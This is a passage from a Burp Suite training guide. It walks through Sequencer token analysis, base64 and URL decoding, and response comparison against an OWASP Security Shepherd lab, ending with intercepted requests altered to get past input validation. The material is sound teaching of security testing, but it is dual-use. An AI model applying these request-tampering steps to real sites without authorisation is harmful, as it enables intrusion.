Send URL to SSL Scanner

Engagement tools ▶

Show new history window

Add comment Ctrl+2 only

Highlight ▶

Delete item

Clear history

Copy URL Ctrl+5

Copy as curl command

Copy links

Save item

Proxy history documentation

9. Go to "Sequencer" > "Live capture" tab, and in the "Select Live Capture Request" section, select the item that you have just sent.

Live capture Manual load Analysis options

⑦ Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the options, and click Start live capture.

| # | Host | Request |
|---|------------------------|--|
| 1 | https://192.168.56.104 | POST /login HTTP/1.1 Host: 192.168.56.1... |

Start live capture

10. In the "Token Location Within Response" section, select the "Cookie" radio button.
11. Select a token from the dropdown menu. For this example, let's select the token named as "token".

Token Location Within Response

Select the location in the response where the token appears.


Cookie:

Form field:


Custom location:

Configure


12. Click on the "Start live capture" button.




13. When a few hundred tokens have been obtained, pause the live capture session and click the "Analyze now" button.



14. You should see the results of the randomness tests.



15. Go to "Character-level analysis" > "Count" tab and read the details listed under "Anomalies" section.



- Explore the data shown in different tabs and sub-tabs.

Decoder (10 Minutes)

This is a useful tool for performing manual or intelligent decoding and encoding of application data.

1. In Burp, go to "Proxy" > "HTTP history" tab.
2. Open the display filter by clicking on the filter tab.
3. Enter the search text `==` in the search box under the "Filter by search term" section.


The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The 'Filter' dialog is open, showing various filtering options. The 'Filter by search term' section has a green box highlighting the search term '==' in the input field. Other sections like 'Filter by request type', 'Filter by MIME type', and 'Filter by status code' also have their respective checkboxes checked.

4. Select the POST request to `/login` page.
5. In the request body, select the base64 encoded text value for the parameter "JSESSIONID3".
6. Right-click and select "Send to Decoder" option.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A context menu is open over a specific row in the table, with the 'Send to Decoder' option highlighted. The table lists various requests, including one for the '/login' page which is selected. The context menu also includes options like 'Scan', 'Send to Intruder', and 'Send to Repeater'.

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title | Comment | SSL | IP | Cookies |
|-----|------------------------|--------|--|--------|--------|--------|--------|-----------|-----------|-----------------------|---------|-----|----------------|---------------|
| 289 | https://192.168.56.104 | GET | /css/theCss.css | | | 304 | 206 | CSS | css | | | ✓ | 192.168.56.104 | |
| 288 | https://192.168.56.104 | GET | /index.jsp | | | 200 | 17641 | HTML | jsp | OWASP Security She... | | ✓ | 192.168.56.104 | |
| 286 | https://192.168.56.104 | POST | /login | | ✓ | 302 | 342 | text | | | | ✓ | 192.168.56.104 | JSESSIONID=A; |
| 284 | https://192.168.56.104 | GET | /css/images/shepherdAndSheep.jpg | | | 304 | 207 | JPEG | jpg | | | ✓ | 192.168.56.104 | |
| 283 | https://192.168.56.104 | GET | /css/images/grassTile.jpg | | | 304 | 207 | JPEG | jpg | | | ✓ | 192.168.56.104 | |
| 282 | https://192.168.56.104 | GET | /css/images/edgescanSmallLogo.jpg | | | 304 | 207 | JPEG | jpg | | | ✓ | 192.168.56.104 | |
| 281 | https://192.168.56.104 | GET | /css/images/manicodeLogo.png | | | 304 | 206 | PNG | png | | | ✓ | 192.168.56.104 | |
| 280 | https://192.168.56.104 | GET | /css/images/bccRiskAdvisorySmallLogo.jpg | | | 304 | 207 | JPEG | jpg | | | ✓ | 192.168.56.104 | |
| 279 | https://192.168.56.104 | GET | /jquery.js | | | 304 | 207 | script | js | | | ✓ | 192.168.56.104 | |
| 278 | https://192.168.56.104 | GET | /css/theResponsiveCss.css | | | 304 | 206 | CSS | css | | | ✓ | 192.168.56.104 | |
| 277 | https://192.168.56.104 | GET | /css/theCss.css | | | 304 | 206 | CSS | css | | | ✓ | 192.168.56.104 | |
| 276 | https://192.168.56.104 | GET | /login.jsp | | | 200 | 5483 | HTML | jsp | OWASP Security She... | | ✓ | 192.168.56.104 | JSESSIONID=D; |

7. Switch to the "Decoder" tab.
8. In Burp > "Decoder" tab, click on the "Decode as ..." dropdown menu, and select "Base64" option from the dropdown list.



9. You should see the decoded text in a new box.

This screenshot shows the ZAP interface after decoding. The main text box now displays the decoded text: '<ï»Œ_L;(a E lt.  '. The 'Text' radio button is selected in both the original and decoded sections. The 'Decode as ...' dropdown is also visible.

10. In "Decoder" tab, overwrite the value in the first input box with following value:


```
https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
```

11. Click on "Encode as ..." > "URL".


This screenshot shows the 'Encode as ...' dropdown menu in the Decoder tab. The 'URL' option is highlighted with a mouse cursor.

12. The URL encoded value should appear in a new table.

13. Click on "Encode as ..." > "HTML".
14. The HTML encoded value should appear in a new table.



15. Click on "Smart decode" button, against the box that holds (URL + HTML) encoded value, to see the original URL being retrieved automatically by Burp Decoder.



Comparer (10 Minutes)

This is a handy utility for performing a visual "diff" between any two items of data, such as pairs of similar HTTP messages.

Assumption:

You have already solved the "Insecure Direct Object References" challenge of Security Shepherd.

Steps:

- Assuming that you have completed the first challenge only, i.e., "Insecure Direct Object References", click on the "Get Next Challenge" button.

The screenshot shows the Security Shepherd interface. At the top, it says "Security Shepherd" with a logo of a sheep and a fly. Below that is a "Scoreboard" section with a "Completed" box containing "Insecure Direct Object References". A yellow circle labeled "1" is placed over the "Completed" box. To the right, under "Let's Get Started", it says "Now that you have signed in, lets get started with some Security Shepherd challenges! To start one, click the "Get Next Challenge" button on the left!" and "If you cannot see the message below this paragraph, please ensure that the Security Shepherd instance is correctly configured.". Below this, a yellow circle labeled "2" is placed over the "Get Next Challenge" button. At the bottom, there is a search bar with "Search Modules..." and a link to "Project Sponsors".

- You should see "Poor Data Validation" challenge.

What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.

Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.

When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is within length boundaries, contains only permitted characters and within range boundaries. The data validation process should ideally be performed on the client side and again on the server side.

To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.

Enter a Number:

3. Enter `123` in the input field labeled as "Enter a Number".
4. Ensure that intercept mode is enabled in Burp.



5. Click on "Submit Number" button.
6. Send the intercepted request to Repeater.

Request to https://192.168.56.104:443

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://192.168.56.104/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 12
Cookie: JSESSIONID=ED921F13A566F7984CE94E8E58270E6F;
token=-46511863187539017652996540188111307335;
JSESSIONID3="POwG1rhMOyh6EXoSXSjDw=="
Connection: close
userdata=123
```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer Ctrl+Q
Send to Comparer Ctrl+Alt+C
Send to Decoder Ctrl+E
Request in browser ►
Send request(s) to Authz
Heartbleed this!
Send URL to SSL Scanner
Engagement tools ►

7. Click on "Go" button.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender

1 × Modify Username 3 × ...

Go Cancel < | > | ? Target: https://192.168.56.104

Request

Raw Params Headers Hex

```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://192.168.56.104/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 12
Cookie: JSESSIONID=ED921F13A566F7984CE94E8E58270E6F;
token=-46511863187539017652996540188111307335;
JSESSIONID3="POwG1rhMOyh6EXoSXSjDw=="
Connection: close
userdata=123
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 81
Date: Sun, 30 Sep 2018 11:04:24 GMT
Connection: close

<h2 class='title'>Valid Number
Submitted</h2><p>The Number 123 is a valid number.
```

8. Modify the request by changing the value of "userdata" parameter to abc .

9. Click on "Go" button.

Request

POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
 Accept: */*
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://192.168.56.104/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp
 Content-Type: application/x-www-form-urlencoded
 X-Requested-With: XMLHttpRequest
 Content-Length: 12
 Cookie:
 JSESSIONID=ED921F13A566F7984CE94E8E58270E6
 F;
 token=-46511863187539017652996540188111307335;
 JSESSIONID3="POwG1rhMOyh6EXoSXSjDw=="
 Connection: close

userdata=abc

Response

HTTP/1.1 200 OK
 Server: Apache-Coyote/1.1
 Content-Length: 45
 Date: Sun, 30 Sep 2018 11:07:20 GMT
 Connection: close

An Error Occurred! You must be getting funky!

10. Right-click on the response and select "Send to Comparer".

Response

Raw Headers Hex Render

HTTP/1.1 200 OK
 Server: Apache-Coyote/1.1
 Content-Length: 45
 Date: Sun, 30 Sep 2018 11:07:20 GMT
 Connection: close

An Error Occurred! You must be getting funky!

| | |
|--------------------------|-------------------|
| Scan | |
| Send to Intruder | Ctrl+I |
| Send to Repeater | Ctrl+R |
| Send to Sequencer | Ctrl+Q |
| Send to Comparer | Ctrl+Alt+C |
| Send to Decoder | Ctrl+E |
| Show response in browser | Ctrl+6 |
| Request in browser | ▶ |

11. Click on the back arrow to see the previously triggered request.



12. Right-click on the response and select "Send to Comparer".

Request

Response

Target: <https://192.168.56.104>

| Raw | Headers | Hex | Render |
|--|---------|-----|--------|
| HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Length: 81 Date: Sun, 30 Sep 2018 11:04:24 GMT Connection: close | | | |
| <h2 class='title'>Valid Number</h2><p>The Number 123 is a valid number.</p> | | | |

Context Menu (Send to Comparer selected):

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer Ctrl+Q
- Send to Comparer Ctrl+Alt+C**
- Send to Decoder Ctrl+E
- Show response in browser Ctrl+6
- Request in browser
- Send request(s) to Authz
- Heartbleed this!
- Send URL to SSL Scanner
- Engagement tools
- Copy URL Ctrl+5

13. Switch to the "Comparer" tab.

14. Select the first item to compare.

15. Select the second item to compare.

Comparer

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1: **1**

| # | Length | Data |
|---|--------|--|
| 1 | 167 | HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 45Date: Sun, 30 Sep 2018 11:07:20 GMTConnection: clos... |
| 2 | 203 | HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 81Date: Sun, 30 Sep 2018 11:04:24 GMTConnection: clos... |

Select item 2: **2**

| # | Length | Data |
|---|--------|--|
| 1 | 167 | HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 45Date: Sun, 30 Sep 2018 11:07:20 GMTConnection: clos... |
| 2 | 203 | HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 81Date: Sun, 30 Sep 2018 11:04:24 GMTConnection: clos... |

Buttons:

- Paste
- Load
- Remove
- Clear
- Compare ... **3**
- Words
- Bytes

16. Click on the button labeled as "Words", to compare the two selected items word-by-word.


Word compare of #1 and #2 (11 differences)

| | | | |
|---|---|--|---|
| Length: 167 | <input checked="" type="radio"/> Text <input type="radio"/> Hex | Length: 203 | <input checked="" type="radio"/> Text <input type="radio"/> Hex |
| HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Length: 45 Date: Sun, 30 Sep 2018 11:07:20 GMT Connection: close An Error Occurred! You must be getting funky! | | HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Length: 81 Date: Sun, 30 Sep 2018 11:04:24 GMT Connection: close <h2 class="title">Valid Number Submitted</h2> <p>The Number 123 is a valid number.</p> | |

Key: Modified Deleted Added Sync views

17. Go to "Proxy" > "Intercept" tab.

18. Modify the value of "userdata" input parameter to a negative value, e.g., -123



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Intercept" tab, there is a request to `https://192.168.56.104:443`. The "userdata" parameter in the raw request is highlighted and contains the value `-123`. The "Forward" button is visible at the bottom of the intercept panel.

